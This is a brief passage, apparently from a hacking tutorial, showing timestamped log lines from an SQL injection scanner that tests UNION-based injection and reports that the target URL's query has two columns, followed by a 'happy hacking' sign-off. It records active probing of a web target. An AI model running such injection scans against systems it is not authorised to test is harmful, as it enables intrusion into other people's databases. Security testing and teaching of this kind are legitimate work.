[05:16:58] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[05:16:58] [INFO] automatically extending ranges for UNION query injection technique
 tests as there is at least one other (potential) technique found
[05:16:58] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the
time needed to find the right number of query columns. Automatically extending the r
ange for current UNION query injection technique test
[05:16:58] [INFO] target URL appears to have 2 columns in query
```

Stay safe and happy hacking.